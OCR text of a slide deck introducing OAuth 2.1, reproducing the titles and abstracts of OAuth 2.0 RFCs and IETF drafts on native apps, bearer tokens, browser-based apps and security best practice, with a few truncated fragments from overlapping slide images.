
Forget about OAuth 2.0
Here comes OAuth 2.1

Dr. Philippe De Ryck

https://Pragmatic Web Security.com




Internet Engineering Task Force (IETF)
Request for Comments: 6749
Obsoletes: 5849
Category: Standards Track
ISSN: 2070-1721

D. Hardt, Ed.
Microsoft
October 2012

The OAuth 2.0 Authorization Framework

Abstract

The OAuth 2.0 authorization framework enables a third-party application to obtain limited access to an HTTP service, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and the HTTP service, or by allowing the third-party application to obtain access on its own behalf. This specification replaces and obsoletes the OAuth 1.0 protocol described in RFC 5849.



Internet Engineering Task Force (IETF)
Request for Comments: 8252
BCP: 212
Updates: 6749
Category: Best Current Practice
ISSN: 2070-1721

W. Denniss
Google
J. Bradley
Ping Identity
October 2017

OAuth 2.0 for Native Apps

Abstract

OAuth 2.0 authorization requests from native apps should only be made through external user-agents, primarily the user's browser. This specification details the security and usability reasons why this is the case and how native apps and authorization servers can implement this best practice.

Inte

(IETF)

The OAuth 2.0 Authorization Framework

Abstract

The OAuth 2.0 authorization fram
application to obtain limited ac
behalf of a resource
betw   or
d t
tai
sol

Web Authorization Protocol
Internet-Draft
Intended status: Best Current Practice
Expires: 29 January 2023

T. Lodderstedt
yes.com
J. Bradley
Yubico
A. Labunets
Independent Researcher
D. Fett
yes.com
28 July 2022

OAuth 2.0 Security Best Current Practice
draft-ietf-oauth-security-topics-20

Abstract

This document describes best current security practice for OAuth 2.0. It updates and extends the OAuth 2.0 Security Threat Model to incorporate practical experiences gathered since OAuth 2.0 was published and covers new threats relevant due to the broader application of OAuth 2.0.

Network Working Group
Internet-Draft
Intended status: Best Current Practice
Expires: 8 September 2022

A. Parecki
Okta
D. Waite
Ping Identity
7 March 2022

OAuth 2.0 for Browser-Based Apps
draft-ietf-oauth-browser-based-apps-09

Abstract

This specification details the security considerations and best practices that must be taken into account when developing browser-based applications that use OAuth 2.0.

Internet Engineering Task Force (IETF)
Request for Comments: 6750
Category: Standards Track
ISSN: 2070-1721

M. Jones
Microsoft
D. Hardt
Independent
October 2012

The OAuth 2.0 Authorization Framework: Bearer Token Usage

Abstract

This specification describes how to use bearer tokens in HTTP requests to access OAuth 2.0 protected resources. Any party in possession of a bearer token (a "bearer") can use it to get access to the associated resources (without demonstrating possession of a cryptographic key). To prevent misuse, bearer tokens need to be protected from disclosure in storage and in transport.

OAuth Working Group
Internet-Draft
Intended status: Standards Track
Expires: 25 January 2023


D. Hardt
Hellō
A. Parecki
Okta
T. Lodderstedt
yes.com

24 July 2022

The OAuth 2.1 Authorization Framework
draft-ietf-oauth-v2-1-06

Abstract

The OAuth 2.1 authorization framework enables a third-party application to obtain limited access to a protected resource, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and an authorization service, or by allowing the third-party application to obtain access on its own behalf. This specification replaces and obsoletes the OAuth 2.0 Authorization Framework described in RFC 6749.



Email Address

Email Address


Password Forgot password?

